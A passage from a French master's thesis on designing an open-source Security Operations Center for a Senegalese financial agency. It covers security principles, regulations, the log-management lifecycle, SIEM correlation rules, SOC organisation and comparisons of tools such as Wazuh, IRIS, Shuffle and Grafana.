


Figure 2 : Organigramme de GTT

1.7 Domaines d'Intervention

Le cabinet Grant Thornton Technologies déploie son expertise à travers plusieurs secteurs d'activité stratégiques qui répondent aux enjeux actuels des organisations.

- **Stratégie et gouvernance des systèmes d'information**

Grant Thornton Technologies apporte son soutien aux entreprises dans la définition de leur feuille de route technologique. Les consultants aident à la conception de plans directeurs, à l'organisation des systèmes et à la mise en œuvre d'architectures alignées avec les objectifs métiers. L'application de cadres méthodologiques reconnus comme COBIT ou ITIL permet d'évaluer et d'améliorer la performance des environnements informatiques.

- **Transformation digitale et gestion de programmes**

L'accompagnement dans l'évolution numérique représente un volet important des prestations du cabinet. Les équipes interviennent en support aux maîtrises d'ouvrage (AMOA), dans la validation des solutions et l'optimisation des processus opérationnels. Un accent particulier est mis sur la gestion du changement pour faciliter l'adoption des nouvelles technologies par les équipes utilisatrices.

- **Intégration de solutions technologiques**

La mise en place de systèmes de gestion intégrés comme Odoo, SAP ou Oracle démontre la capacité du cabinet à délivrer des plateformes complètes. Ces outils contribuent à

l'automatisation des activités, à l'amélioration du suivi des données et à l'optimisation des décisions managériales.

- **Gouvernance des données et business intelligence**

Face à l'explosion du volume des données, Grant Thornton Technologies guide ses clients dans la valorisation de leurs actifs informationnels. Les services incluent la mise en place d'outils d'analyse décisionnelle et l'automatisation des tâches répétitives via la RPA (Robotic Process Automation).

- **Management de la sécurité de l'information**

La pratique cybersécurité du cabinet couvre l'ensemble du spectre de protection des actifs numériques. Les interventions vont de l'évaluation des risques au déploiement de mesures de sécurité, en incluant la conformité aux normes internationales tels que l'ISO 27001 ou le PCI DSS. La réalisation de tests d'intrusion et l'implémentation de solutions de sécurité complète cette offre destinée à renforcer la résilience des organisations.




Figure 3 : Domaine d'intervention de GTT

Ce cadre organisationnel et expertise technique ont constitué un environnement propice au développement du projet de plateforme SOC qui fait l'objet de ce mémoire.

Ce chapitre a permis de situer le projet dans son double contexte organisationnel : celui du cabinet Grant Thornton Technologies, apportant son expertise et son cadre méthodologique, et celui de la régie financière, confrontée à des enjeux de sécurité concrets. La mission de stage, clairement définie, positionne ce mémoire comme le compte-rendu analytique d'une preuve de concept réussie. Le chapitre suivant entrera dans le détail technique de la conception et du déploiement de la plateforme.

PARTIE II : CADRE CONCEPTUEL ET CONTEXTUEL

Cette deuxième partie vise à établir les fondements théoriques essentiels à la compréhension des enjeux de cybersécurité dans le secteur financier. Nous analyserons d'abord le cadre général de la cybersécurité appliquée aux institutions financières, en examinant les menaces spécifiques et les impératifs réglementaires. Ensuite, nous approfondirons les concepts de la gestion centralisée des logs et des SOC modernes, en étudiant leurs composantes architecturales et leurs mécanismes opérationnels. Cette base théorique permettra de poser les jalons nécessaires à la conception de notre plateforme de sécurité.

Chapitre 2 : Cadre Général de la Cybersécurité dans le Secteur Financier

Le secteur financier constitue le pilier central de l'économie moderne, traitant des flux monétaires critiques et détenant des données sensibles concernant les citoyens, les entreprises et les transactions économiques. Cette position stratégique en fait une cible de choix pour les cybercriminels, dont les motivations varient de l'appât du gain à la perturbation économique délibérée [1]. Dans ce contexte, la cybersécurité ne représente plus une simple fonction support, mais un impératif stratégique directement lié à la stabilité financière et à la confiance du public. Ce chapitre vise à établir un cadre général des enjeux de cybersécurité spécifiques au secteur financier. Nous analyserons les objectifs fondamentaux de sécurité, le paysage des menaces actuelles et les impératifs réglementaires auxquels ces institutions sont soumises. Cette mise en contexte est essentielle pour comprendre la nécessité de déployer des systèmes de défense avancés, tels que les plateformes de gestion centralisée des logs qui constituent l'objet principal de cette étude.

2.1 Les enjeux de la cybersécurité pour les institutions financières

2.1.1 La triple exigence : Confidentialité, Intégrité, Disponibilité (CID)

La sécurité de l'information dans le secteur financier repose fondamentalement sur le triplet CID (Confidentialité, Intégrité, Disponibilité), souvent complété par l'Authenticité et la Non-répudiation [2].

- **Confidentialité :** Garantir que les informations sensibles (données personnelles, relevés financiers, transactions) ne sont accessibles qu'aux entités autorisées. Une violation de la confidentialité, telle qu'une fuite de données, entraîne des préjudices financiers directs et une érosion sévère de la confiance.
- **Intégrité :** Assurer l'exactitude et la complétude des données et des systèmes, prévenant toute modification non autorisée. Pour une régie financière, l'intégrité des données transactionnelles est absolument critique ; une altération frauduleuse peut conduire à des détournements de fonds majeurs.
- **Disponibilité :** Garantir l'accès aux systèmes et aux données par les utilisateurs légitimes lorsqu'ils en ont besoin. Une attaque par déni de service distribué (DDoS) rendant indisponible un système de paiement aurait un impact opérationnel et financier immédiat et significatif.



Figure 4 : Représentation du triplet Confidentialité, Intégrité, Disponibilité (CID)

Au-delà de ce triplet fondamental, deux propriétés sont essentielles dans le contexte financier :

- **Authenticité :** Cette propriété garantit que l'origine d'une donnée, d'un message ou d'une transaction est bien celle qu'elle prétend être. Elle permet de s'assurer qu'un ordre de virement, par exemple, émane bel et bien de l'expéditeur légitime et non d'un fraudeur usurpant son identité. Les mécanismes d'authentification forte (comme les certificats numériques ou la double authentification) et les signatures électroniques sont des moyens techniques de garantir l'authenticité.
- **Non-répudiation :** La non-répudiation vise à empêcher qu'un individu ou un système ne puisse nier avoir effectué une action spécifique, telle que l'initiation, l'approbation ou la réception d'une transaction. Dans le domaine financier, il est crucial qu'un client ne puisse pas nier avoir effectué un retrait, ou qu'une banque ne puisse pas nier avoir reçu un ordre de virement. Cette propriété est généralement assurée par des preuves cryptographiques solides (comme les signatures numériques) et des journaux d'audit (logs) sécurisés et intègres, qui fournissent une traçabilité incontestable des événements.

L'**Authenticité** et la **Non-répudiation** sont donc des piliers complémentaires qui renforcent la confiance dans les transactions numériques et sont indispensables pour la lutte contre la fraude. La gestion des logs, en enregistrant de manière fiable les événements d'authentification et les actions critiques, joue un rôle central dans l'établissement de ces preuves.

2.1.2 Le paysage des menaces spécifiques au secteur

Le secteur financier est confronté à un paysage de menaces diversifié et en constante évolution. Les principales catégories incluent :

- **Les Rançongiciels (Ransomware) :** Ces attaques, qui chiffrent les données et exigent une rançon pour leur restitution, peuvent paralyser l'ensemble des opérations d'une institution financière. Les groupes criminels ciblent spécifiquement les organisations perçues comme solvables.
- **La Fraude en Ligne :** Elle englobe l'hameçonnage ciblé (spear phishing), les attaques par ingénierie sociale et les fraudes aux virements (type Business Email Compromise - BEC). Ces techniques sophistiquées visent à tromper les employés pour obtenir un accès privilégié ou initier des transactions frauduleuses.
- **Les Menaces Internes :** Qu'elles soient malveillantes (employé mécontent) ou accidentelles (erreur de configuration), les menaces internes sont particulièrement dangereuses car l'acteur dispose déjà d'un accès au système.

Les Attaques des Chaînes d'Approvisionnement : Compromettre un logiciel ou un fournisseur de services tiers utilisé par l'institution offre une porte d'entrée discrète pour les attaquants.

Type de Menace	Objectif Principal	Impact Potentiel
Rançongiciel	Chiffrement des données pour extorquer une rançon	Interruption des services, perte financière directe, atteinte à la réputation
Fraude aux virements (BEC)	Détournement de fonds via l'usurpation d'identité	Perte financière directe, responsabilité légale
Menace Interne	Vol de données, sabotage interne	Fuite d'informations sensibles, interruption des services
Déni de Service (DDoS)	Rendre les services indisponibles	Perturbation opérationnelle, perte de revenus, atteinte à l'image

Tableau 1 Typologie des menaces cybernétiques critiques dans le secteur financier

Source : Synthèse des auteurs basée sur [1] et [3]

2.2 La conformité réglementaire : un impératif

2.2.1 Panorama des réglementations

Au-delà des risques opérationnels, les régies financières opèrent dans un environnement réglementaire strict. La conformité n'est pas optionnelle mais une condition indispensable pour exercer leurs activités. Les réglementations imposent des exigences précises en matière de sécurité des données, de résilience opérationnelle et de gestion des risques.

Règlementation Locale : Le Sénégal s'est doté de la Loi n° 2008-12 du 25 janvier 2008 sur la protection des données à caractère personnel, récemment mise à jour. Cette loi impose des obligations de sécurité et de confidentialité pour les données personnelles et des obligations de notification en cas de violation [4].

Standards Internationaux : Les institutions financières sont souvent soumises à des standards internationaux comme ceux du Comité de Bâle (principes pour la gestion des risques opérationnels) ou aux normes de sécurité des données de l'industrie des cartes de paiement (PCI DSS) si elles gèrent des transactions par carte [5].

Normes Sectorielles : La banque centrale ou l'organe de régulation financière nationale (ex : Commission de Régulation du Secteur Financier au Sénégal) peut émettre des directives spécifiques en matière de cybersécurité et de continuité d'activité.

2.2.2 Les standards internationaux (ISO 27001, PCI DSS)

ISO/CEI 27001 : Cette norme internationale spécifie les exigences pour la mise en place, la mise en œuvre, le maintien et l'amélioration continue d'un système de management de la sécurité de l'information (SMSI). Elle fournit un cadre pour gérer les risques liés à la sécurité de l'information de manière systématique et efficace [6].

PCI DSS (Payment Card Industry Data Security Standard) : Standard de sécurité des données pour l'industrie des cartes de paiement qui s'applique à toutes les entités qui stockent, traitent ou transmettent des données de titulaires de cartes. Il comprend des exigences spécifiques concernant la sécurisation du réseau, la protection des données des titulaires de cartes, et la mise en œuvre de programmes de gestion des vulnérabilités [5].

2.2.3 La journalisation comme preuve de conformité

Un dénominateur commun à la plupart de ces cadres réglementaires est l'exigence de prouver que des mesures de sécurité appropriées sont déployées et efficaces. La journalisation (logging) joue un rôle central à cet égard. Des logs centralisés, intègres et analysables permettent de [7] :

- Démontrer la surveillance active des systèmes lors d'audits internes ou externes
- Retracer les événements de manière fiable en cas d'incident de sécurité (enquête forensic)
- Prouver le respect des procédures de contrôle d'accès et de gestion des identités
- Documenter les accès aux données sensibles, répondant ainsi aux exigences de traçabilité
- Fournir des preuves d'activité pour répondre aux exigences de conformité réglementaire

Ainsi, la mise en place d'un système de gestion centralisée des logs n'est pas seulement une mesure technique défensive ; c'est également une obligation légale et réglementaire pour une régie financière, servant de preuve d'une diligence raisonnable.

Ce chapitre a présenté le cadre de notre étude, exposant la problématique de sécurité de la régie financière et le contexte institutionnel de la recherche. La fragmentation des outils et l'absence de corrélation des logs justifient le développement d'une plateforme SOC intégrée. Les objectifs et hypothèses tracent une feuille de route claire pour ce projet. L'expertise de Grant Thornton Technologies constitue un environnement favorable à sa réalisation. Le prochain chapitre approfondira les fondements théoriques de la cybersécurité financière, analysant les menaces spécifiques et le cadre réglementaire justifiant des mécanismes de défense robustes.

Chapitre 3 : La Gestion Centralisée des Logs : Fondements et Enjeux

La complexité croissante des infrastructures informatiques et la sophistication des cybermenaces rendent inefficace une approche de sécurité basée sur l'analyse isolée des journaux d'événements (logs). Une vision centralisée et corrélée de l'activité du système d'information devient une nécessité pour détecter les incidents de sécurité. Ce chapitre a pour objectif de présenter les concepts fondamentaux des systèmes de gestion centralisée des logs, en détaillant leurs composantes principales, leur cycle de fonctionnement et leur intégration dans un cadre opérationnel de sécurité.

3.1 Du log à la détection de menace : le cycle de vie de l'information de sécurité

Un log est un enregistrement historique et chronologique d'un événement survenu dans un système. Pour transformer des logs bruts, souvent volumineux et hétérogènes, en informations de sécurité actionnables, un processus structuré est nécessaire. Le National Institute of Standards and Technology (NIST) définit les étapes clés du cycle de vie de la gestion des logs [8] :

- **Planification :** Cette phase initiale est cruciale. Elle consiste à :
  - Identifier les actifs critiques dont les logs sont essentiels (serveurs de base de données, contrôleurs de domaine, pare-feux).
  - Déterminer les types d'événements à journaliser (connexions utilisateur, modifications de privilèges, accès aux données sensibles).
  - Définir les politiques de rétention en fonction des exigences réglementaires (ex : 6 mois pour l'analyse opérationnelle, 3 ans pour l'archivage légal).
  - Estimer les volumes de données pour dimensionner correctement l'infrastructure de stockage.
- **Collecte :** Cette étape technique consiste à acheminer les logs depuis leurs sources diverses vers une plateforme centralisée. Plusieurs méthodes existent :
  - **Agents logiciels :** Un petit programme installé sur la source (serveur, poste de travail) qui collecte et envoie les logs. Exemple : Wazuh Agent, Elastic Beats.
  - **Protocoles réseau :** Utilisation de standards comme **Syslog** (pour les équipements réseau et les serveurs Linux) ou **SNMP** (pour la supervision d'équipements).
  - **API :** Récupération des logs depuis des applications cloud ou des services via leurs interfaces de programmation.
- **Stockage :** Les logs collectés doivent être stockés de manière sécurisée et efficiente.
  - **Base de données indexée :** Les solutions modernes utilisent des moteurs comme Elasticsearch qui permettent une recherche très rapide dans de grands volumes de données.

  - **Intégrité :** Les logs doivent être protégés contre toute modification ou suppression non autorisée pour servir de preuve en cas d'incident ou d'audit. Des mécanismes de hachage peuvent être mis en place.
  - **Politiques de rétention :** Mise en œuvre automatique des règles définies en phase de planification (ex : suppression des logs après 180 jours, archivage sur stockage froid après 1 an).
- **Analyse :** C'est le cœur de la valeur ajoutée. L'analyse transforme les données en intelligence. Elle peut être :
  - **Manuelle :** Un analyste interroge les logs à la demande lors d'une investigation.
  - **Automatisée (règles de corrélation) :** Le moteur du SIEM exécute en continu des règles prédéfinies. Exemple de règle : "Alerter de niveau élevé si une même adresse IP génère plus de 10 échecs de connexion à un serveur en moins de 5 minutes, puis réussit une connexion".
  - **Basée sur le Machine Learning :** Recherche de comportements anormaux (anomalies) qui ne correspondent pas à un pattern connu mais qui sortent de la norme établie pour un utilisateur ou un système.
- **Consultation et Archivage :** Phase finale du cycle.
  - **Consultation :** Les logs doivent être accessibles aux équipes de sécurité (SOC), aux auditeurs et aux enquêteurs via des interfaces de recherche et des tableaux de bord.
  - **Archivage :** Conformément aux politiques, les logs anciens sont sortis du stockage performant ("chaud") et placés sur un stockage à moindre coût ("froid") pour une conservation à long terme, avant destruction définitive.



Figure 5 : Cycle de vie détaillé de la gestion des logs (Inspiré du NIST SP 800-92)

3.2 Les composantes d'un système moderne de gestion des logs (SIEM)

La pierre angulaire technique d'une gestion centralisée des logs est le système **SIEM (Security Information and Event Management)**. Un SIEM n'est pas un simple outil de stockage de logs ; c'est une plateforme qui agrège, normalise, corrèle et analyse les données de sécurité en temps quasi réel.

Fonctions principales d'un SIEM [9] **:**

- **Agrégation et Collecte :** Capacité à ingérer des volumes massifs de logs provenant de centaines de sources différentes (systèmes d'exploitation, applications, équipements réseau, solutions de sécurité).
- **Normalisation et Parsing :** C'est une fonction critique. Chaque source de log a son propre format (ex : le format d'un log Windows est différent de celui d'un pare-feu Cisco). Le SIEM "parse" (décompose) chaque événement pour en extraire les champs standardisés (adresse IP source, nom d'utilisateur, horodatage, action effectuée) et les mapper à un schéma de données commun (souvent en JSON). Cela permet de faire une recherche sur "toutes les connexions de l'utilisateur X" indépendamment de la source d'origine.
- **Corrélation :** C'est la fonction qui distingue un SIEM d'un simple outil de gestion de logs. Le moteur de corrélation applique une logique pour relier des événements distincts qui, pris isolément, semblent anodins, mais qui, ensemble, indiquent une menace potentielle.

Exemple concret de règle de corrélation :

  - **Événement A (Source : Pare-feu) :** Connexion SSH entrante depuis une IP externe (IP : 203.0.113.10) vers le serveur Web interne (IP : 10.0.1.20).
  - **Événement B (Source : Serveur Web) :** Échec de connexion de l'utilisateur "admin" depuis l'IP 203.0.113.10.
  - **Événement C (Source : Serveur Web) :** 5 minutes plus tard, réussite de connexion de l'utilisateur "www-data" (compte système) depuis la même IP 203.0.113.10.
  - **Règle de corrélation :** SI [Connexion depuis une IP externe] ET [Échecs de connexion sur un compte privilégié] ET [Connexion réussie sur un compte système peu de temps après] ALORS [Générer une alerte de niveau CRITIQUE "Potentielle compromission du serveur Web"].
- **Alerte et Notification :** Génération d'alertes de sécurité hiérarchisées (Faible, Moyen, Élevé, Critique) en fonction de la règle de corrélation déclenchée. Les notifications peuvent être envoyées par email, vers un outil de chat (Slack, Teams) ou créer un ticket automatiquement.
- **Tableaux de bord et Reporting :** Visualisation des données via des Dashboards interactifs pour une surveillance en temps réel (ex : carte géographique des attaques, top des menaces) et production de rapports périodiques pour la direction ou les auditeurs (ex : rapport mensuel d'activité de sécurité).

Distinction entre SIEM, SOAR et XDR :

Il est important de clarifier ces concepts souvent confondus :

- **SIEM (Security Information and Event Management) :** Se concentre sur la ***DÉTECTION***. C'est le système nerveux central qui collecte les données et génère des alertes. Wazuh est un exemple de solution open-source de type SIEM.
- **SOAR (Security Orchestration, Automation and Response) :** Se concentre sur la ***RÉPONSE***. Il prend les alertes du SIEM et automatise les actions de réponse via des "playbooks". Shuffle est une plateforme SOAR.

Exemple de playbook SOAR :

  - Recevoir une alerte du SIEM sur un fichier suspect.
  - Interroger automatiquement VirusTotal via l'API
  - Si malveillant, créer un cas dans FIR IRIS et isoler la machine
- **XDR (Extended Detection and Response) :** C'est une évolution. Au lieu d'intégrer des outils séparés (SIEM + SOAR), le XDR est une plateforme unifiée qui intègre nativement la collecte de données (endpoint, réseau, cloud), la détection et la réponse.

3.3 Le Security Operations Center (SOC) : organisation et défis

Un SIEM est un outil puissant, mais il reste une boîte à outils. Le **SOC (Security Operations Center)** est l'équipe humaine et l'organisation qui l'exploitent pour surveiller, détecter et répondre aux incidents 24h/24 et 7j/7.

Structure typique d'un SOC (modèle à 3 niveaux) :

- **Niveau 1 (Analystes de la surveillance) :** En première ligne, ils trient les alertes générées par le SIEM. Leur rôle est de distinguer les "vraies" alertes (True Positives) des faux positifs et d'effectuer une première investigation. Ils suivent des procédures standardisées.
- **Niveau 2 (Analystes d'incident) :** Ils prennent en charge les alertes validées par le Niveau 1 pour une analyse plus approfondie. Ils ont une expertise plus poussée et peuvent utiliser des outils d'investigation forensic.
- **Niveau 3 (Experts en menace / Hunters) :** Ce sont les experts qui font de la recherche proactive de menaces ("Threat Hunting") qui n'ont pas été détectées par les règles existantes. Ils analysent les tendances des menaces et améliorent les capacités de détection du SOC.

Défis opérationnels majeurs d'un SOC [10] **:**

- **Volume d'alertes et fatigue des analystes :** C'est le défi numéro un. Un SIEM mal configuré peut générer des milliers d'alertes par jour, dont une majorité de faux positifs. Les analystes, submergés, peuvent développer une "fatigue d'alerte" et manquer une alerte critique noyée dans le bruit.
- **Complexité de la corrélation :** Écrire des règles de corrélation efficaces qui capturent des attaques réelles sans générer un excès de faux positifs est un art difficile. Cela nécessite une fine compréhension des systèmes et des tactiques des attaquants.

- **Pénurie de compétences :** Le marché manque cruellement d'analystes en cybersécurité expérimentés, rendant le recrutement et la fidélisation des talents très difficiles et coûteux.

3.4 Les Framework de référence (MITRE ATT&CK, NIST Cybersecurity Framework)

Pour ne pas partir de zéro et adopter une démarche structurée, les SOCs s'appuient sur des cadres de référence reconnus.

- **MITRE ATT&CK® (Adversarial Tactics, Techniques, and Common Knowledge)** [11] **:**
  - **Qu'est-ce que c'est ?** Une base de connaissances gratuite et accessible, basée sur l'observation réelle des comportements des cyberattaquants. Elle est organisée en une matrice qui liste les **Tactiques** (objectifs de l'attaquant, ex : Accès Initial, Persistence) et les **Techniques** (méthodes pour atteindre l'objectif, ex : Hameçonnage, Exploitation de vulnérabilité).
  - **Utilité pour un SOC :**
    - ✓ **Évaluation des capacités :** Cartographier les règles de corrélation du SIEM sur la matrice ATT&CK permet d'identifier les "angles morts" (techniques d'attaque que l'on ne détecte pas).
    - ✓ **Amélioration de la détection :** Développer de nouvelles règles de corrélation pour couvrir des techniques non détectées.
    - ✓ **Langage commun :** Utiliser ATT&CK permet de communiquer clairement sur la menace. Au lieu de dire "quelqu'un a essayé de se connecter", on peut dire "nous avons observé une technique T1110 - Bruteforce contre notre serveur".
- **NIST Cybersecurity Framework (CSF)** [12] **:**
  - **Qu'est-ce que c'est ?** Un framework volontaire, largement adopté, qui aide les organisations à comprendre, gérer et réduire leurs risques cyber. Il est structuré autour de 5 fonctions fondamentales :
    - ✓ **Identifier (Identify) :** Comprendre le contexte de l'organisation, ses actifs, ses risques.
    - ✓ **Protéger (Protect) :** Mettre en place des mesures de protection (pare-feux, formation des utilisateurs).
    - ✓ **Détecter (Detect) : C'est la fonction centrale de notre projet.** Il s'agit de "développer et mettre en œuvre les activités appropriées pour identifier la survenance d'un événement de cybersécurité". Le déploiement d'un SIEM est une action directe pour remplir cette fonction.
    - ✓ **Répondre (Respond) :** Avoir un plan d'action en cas d'incident. L'intégration d'un SOAR s'inscrit dans cette fonction.

- ✓ **Récupérer (Recover) :** Restaurer les services et capacités impactés.



Figure 6 : Nist Framework

Fonction NIST	Composante SOC	Outils associés
Détecter	Surveillance continue	Wazuh (SIEM)
Détecter	Analyse des logs	Elastic Stack
Répondre	Gestion des incidents	DFIR IRIS
Répondre	Automatisation	Shuffle (SOAR)
Répondre	Visualisation	Grafana

Tableau 2 : Alignement des composantes SOC avec le framework NIST CSF

3.5 La place de l'open-source dans les solutions de sécurité moderne

L'écosystème open-source offre aujourd'hui des alternatives matures et robustes aux solutions commerciales. Les avantages sont significatifs [13] :

- **Flexibilité et personnalisation** : Possibilité d'adapter les outils aux besoins spécifiques de l'organisation
- **Maîtrise des coûts** : Réduction significative des licences avec des fonctionnalités équivalentes
- **Transparence et sécurité** : Code source accessible permettant des audits de sécurité
- **Interopérabilité** : Standards ouverts facilitant l'intégration entre différents outils

La stack technique retenue pour ce projet (Wazuh, FIR IRIS, Shuffle, Grafana) démontre la viabilité d'une approche open-source pour construire un SOC complet.

Ce chapitre a permis d'établir les fondements techniques et organisationnels de la gestion centralisée des logs. Un SIEM est l'outil central qui permet, via la collecte, la normalisation et surtout la corrélation, de transformer des données hétérogènes en informations de sécurité actionnables. Son efficacité est décuplée lorsqu'il est exploité par un SOC suivant des processus définis et s'appuyant sur des cadres de référence comme MITRE ATT&CK pour une détection de qualité et le NIST CSF pour une gestion structurée du risque. La partie suivante abordera la conception et le déploiement pratique de la plateforme SOC, en détaillant l'architecture technique retenue et les résultats des tests de validation menés sur les mécanismes d'automatisation.

PARTIE III : CONCEPTION, DEPLOIEMENT ET EXPERIMENTATION DE LA PLATEFORME

Cette troisième partie constitue le cœur technique de notre mémoire et présente la mise en œuvre concrète de la solution. Nous détaillerons d'abord la conception et le déploiement de la plateforme SOC intégrée, en expliquant les choix architecturaux et les configurations techniques retenus. Puis, nous exposerons la méthodologie expérimentale et l'analyse des résultats obtenus lors des tests de validation. Cette partie démontrera l'opérationnalité de notre solution face à des scénarios d'attaque réalistes.

Chapitre 4 : Conception et Mise en Œuvre d'une Plateforme SOC Intégrée

Ce chapitre constitue le cœur technique de ce mémoire. Il présente la matérialisation concrète des concepts théoriques abordés précédemment, en détaillant la conception, la sélection, le déploiement et l'intégration de la plateforme de sécurité centralisée. L'objectif est de démontrer comment les différents outils open-source (Wazuh, DFIR-IRIS, Shuffle, etc.) ont été sélectionnés, assemblés et configurés pour former un système cohérent et opérationnel répondant aux besoins de la régie financière.

4.1 Analyse comparative et justification du choix des outils open-source

4.1.1 Présentation détaillée des outils sélectionnés

wazuh. : Solution open-source de sécurité unifiée qui combine les fonctionnalités d'un SIEM (Security Information and Event Management) et d'un HIDS (Host-based Intrusion Detection System). Sa force réside dans sa capacité à collecter, analyser et corréler les données de sécurité provenant de multiples sources, avec une bibliothèque de règles alignée sur le framework MITRE ATT&CK [16]. Wazuh inclut également du FIM (File Integrity Monitoring) et des capacités de détection de vulnérabilités.

IRIS : Plateforme moderne de gestion des incidents de sécurité conçue pour les équipes CSIRT/SOC. Elle permet la gestion collaborative des cas d'incidents, l'intégration avec divers outils de sécurité via des connecteurs et offre une visibilité complète sur le cycle de vie des incidents. Son interface intuitive et ses capacités d'investigation avancées en font une alternative sérieuse à TheHive [17].

Shuffle: Plateforme SOAR (Security Orchestration, Automation and Response) open-source permettant l'automatisation des workflows de sécurité. Son interface visuelle facilite la création de playbooks sans nécessiter de compétences en programmation avancée. Shuffle supporte de nombreuses intégrations via ses applications et webhooks [18].

Grafana : Outil de visualisation de données open-source qui sera utilisé pour créer des tableaux de bord unifiés, agrégant les données de sécurité de Wazuh avec les métriques de performance de Prometheus. Sa flexibilité et son large écosystème de plugins en font un choix idéal pour la supervision sécurité [19].



: Système de monitoring et d'alerte open-source qui fournit des métriques sur l'état de santé de l'infrastructure. Son intégration avec Grafana permet une corrélation entre les événements de sécurité et les anomalies de performance.

4.1.2 Analyse comparative avec les alternatives du marché

Solution	Type	Avantages	Limitations	Score/5
Wazuh	SIEM + HIDS	Solution unifiée, règles MITRE ATT&CK, communauté active	Interface moins moderne	4.5
ELK Stack + Elastic SIEM	SIEM	Extrêmement flexible et scalable	Configuration complexe, coûts des modules avancés	3.5
Security Onion	Plateforme SOC complète	Solution tout-en-un, IDS intégré	Courbe d'apprentissage raide	4.0
Splunk Enterprise	SIEM commercial	Référence du marché, très mature	Coût prohibitif pour une régie financière	2.0

Tableau 3 : Comparaison des solutions SIEM/HIDS

Solution	Type	Avantages	Limitations	Score/5
Shuffle	SOAR open-source	Interface visuelle intuitive, flexible, bonnes intégrations	Communauté plus petite que les solutions établies	4.0
FIR IRIS	Gestion incident	Interface moderne, API complète, développement actif	Plus récent que TheHive	4.0
TheHive+Cortex	Gestion incident + enrichissement	Spécialisation CSIRT, intégration native	Nécessite deux composants, développement ralenti	3.5
IBM Resilient	SOAR commercial	Solution entreprise complète	Coût très élevé, complexité	2.5

Tableau 4 : Comparaison des solutions SOAR et gestion d'incidents

Solution	Type	Avantages	Limitations	Score/5
Grafana + Zabbix/Prometheus	Visualisation + monitoring	Flexibilité extrême, écosystème riche	Nécessite une configuration avancée	4.5
Kibana (ELK)	Visualisation	Intégration native avec Elasticsearch	Moins flexible que Grafana	3.5
PRTG Network Monitor	Monitoring commercial	Interface simple, déploiement rapide	Coûts de licence, limitations techniques	3.0

Tableau 5 : Comparaison des solutions de monitoring et visualisation

4.1.3 Justification technique et économique des choix retenus

